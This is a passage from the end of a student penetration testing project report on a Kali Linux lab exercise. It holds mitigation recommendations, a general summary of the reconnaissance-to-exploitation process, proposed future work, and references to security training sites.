2. Intrusion Detection and Prevention Systems (IDPS): Deploying an IDS/IPS could detect and block malicious activities, such as attempts to exploit backdoors or unauthorized command executions.
3. Authentication Hardening: Implementing stronger authentication mechanisms, such as multi-factor authentication (MFA), would increase the difficulty of unauthorized access.
4. Network Segmentation: Isolating critical systems from less secure ones could prevent an attacker from moving laterally within the network after compromising one system.

Chapter 9: Summary & Conclusion

In this project, "From Recon to Root: Offensive Hacking & Penetration Testing using Kali Linux," we have explored the crucial stages of penetration testing, from initial reconnaissance to successful exploitation and post-exploitation activities. The project provided an in-depth look into the penetration testing process in a controlled environment, using Kali Linux as the primary toolkit.

Throughout the process, we began by understanding the foundational principles of penetration testing, including its goal of identifying vulnerabilities in systems and providing recommendations for mitigating potential risks. By employing both passive and active reconnaissance techniques, we gathered essential information about the target system, which was key to shaping our attack strategy.

The vulnerability analysis phase involved the systematic identification of weaknesses in the system using automated tools and manual testing methods. By leveraging tools like Nmap, Metasploit, and various other specialized tools, we were able to pinpoint critical vulnerabilities, including the ProFTPD backdoor, which served as the primary focus of exploitation.

During the exploitation phase, we demonstrated how vulnerabilities can be used to gain unauthorized access to systems, simulating real-world attacks. This stage not only tested our technical skills but also reinforced the importance of thorough testing and mitigation practices. Post-exploitation activities, such as maintaining access and escalating privileges, further underscored the need for comprehensive security measures to defend against potential intrusions.

By utilizing methodologies like OSSTMM and OWASP, and adhering to security standards, we ensured that the penetration testing process was systematic, ethical, and aligned with industry best practices. The project also emphasized the critical importance of ethical hacking in improving the overall security posture of organizations.

This project has been a valuable exercise in applying theoretical knowledge to practical, hands-on penetration testing. It has reinforced the necessity of continuous security assessments, vulnerability management, and the proactive identification of weaknesses before they can be exploited by malicious actors. In addition, it highlighted the need for ongoing education and the use of a diverse set of tools and techniques to stay ahead of evolving cyber threats.

In conclusion, penetration testing is an essential component of any organization’s cybersecurity strategy. By simulating realistic attacks, penetration testers can provide invaluable insights into the security weaknesses of systems, helping organizations strengthen their defences and protect their assets from real-world threats. This project has successfully demonstrated the practical application of penetration testing techniques and tools, contributing to the broader field of cybersecurity.

Chapter 10: Future Scope

The future scope of this project involves expanding its capabilities and refining the processes to enhance both the accuracy and efficiency of penetration testing. Several key areas for improvement and further exploration are outlined below:

1. Automation of Scanning and Exploitation:
    - Developing scripts or tools to automate the scanning, identification, and exploitation of vulnerabilities. Automation can significantly reduce the time spent on manual tasks and increase the consistency and accuracy of testing.
2. Inclusion of Additional Vulnerable Virtual Machines (VMs):
    - Expanding the range of vulnerable VMs used in the testing process to incorporate more diverse systems, such as web applications, IoT devices, and complex network setups, to simulate a wider array of real-world attack scenarios.
3. Implementation of Reporting Dashboards:
    - Designing and implementing dashboards that provide real-time insights into the progress and results of penetration tests. These dashboards would present findings in a visual format, making it easier for stakeholders to understand the security posture of the tested systems.
4. Exploration of Red-Teaming vs. Blue-Teaming Simulations:
    - Introducing red-team and blue-team simulations to explore both offensive (red team) and defensive (blue team) strategies. This will allow a more comprehensive analysis of how penetration testing aligns with defensive measures and how organizations can improve their incident response.
5. Analysis of Alternative Exploitation Techniques:
    - Investigating and experimenting with alternative exploitation methods to explore new vulnerabilities and attack vectors. This could include social engineering attacks, advanced privilege escalation techniques, or targeting lesser-known services and protocols.
6. Expansion into Automated Penetration Testing Tools:
    - A deeper dive into automated penetration testing frameworks such as OpenVAS, Burp Suite, and Nessus to explore their capabilities in reducing human error and increasing the overall efficiency of security assessments. This would help automate repetitive tasks, providing more accurate and rapid results.
7. Incorporation of Complex Attack Vectors and Multi-Stage Exploitation:
    - Extending the scope of the lab to simulate more complex, multi-stage exploitation scenarios, such as lateral movement within networks and cross-platform attacks.

- This would better mirror real-world conditions where attacks often evolve and require sophisticated, multi-faceted approaches.

By addressing these areas in future work, the project can be significantly enhanced to provide even more value in the field of penetration testing and cybersecurity. These improvements will lead to better, faster, and more comprehensive security assessments, contributing to the development of a stronger and more resilient security framework.

References

Academy, H. (n.d.). Best online Cybersecurity Courses & Certifications | HTB Academy. Cybersecurity Training : HTB Academy. https://academy.hackthebox.com/

Basic pentesting: 1. (n.d.). https://www.vulnhub.com/entry/basic-pentesting-1,216/

Cyber Security & Digital Forensics virtual training and internship program. (n.d.). https://nas.io/cybersecuredindia/challenges/csiapril2025/home

From IT to OT, learn the latest technologies | OPSWAT Academy. (n.d.). OPSWAT Academy. https://learn.opswatacademy.com/certifications

Hacking Labs | Virtual Hacking & Pentesting Labs (UpSkill Fast). (n.d.). Hack the Box. https://www.hackthebox.com/hacker/hacking-labs

Jameel, M. A. (n.d.). Newsletter. Jameel305 on Hashnode. https://jameel305.hashnode.dev/newsletter

Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. (2025, April 28). Kali Linux. https://www.kali.org/

NVD - Home. (n.d.). https://nvd.nist.gov/

Offensive Hacking Unfolded – The Beginner's Edition: Yadav, A. (2022). Offensive hacking unfolded – The beginner's edition [Online course]. ComproAvi. https://courses.comproavi.com/courses/offensive-hacking-unfolded-the-beginners-edition

Offensive Security. (n.d.). Kali tools. Kali Linux. https://tools.kali.org/

OWASP Top Ten | OWASP Foundation. (n.d.). https://owasp.org/www-project-top-ten/

Rapid. (n.d.). Rapid7. https://www.rapid7.com/db/modules/

TryHackMe | Cyber Security Training. (n.d.). TryHackMe. https://tryhackme.com/hacktivities

Vulnerable by design ~ VulnHub. (n.d.-b). https://www.vulnhub.com/

Web Security Academy: Free Online Training from PortSwigger. (n.d.). https://portswigger.net/web-security/dashboard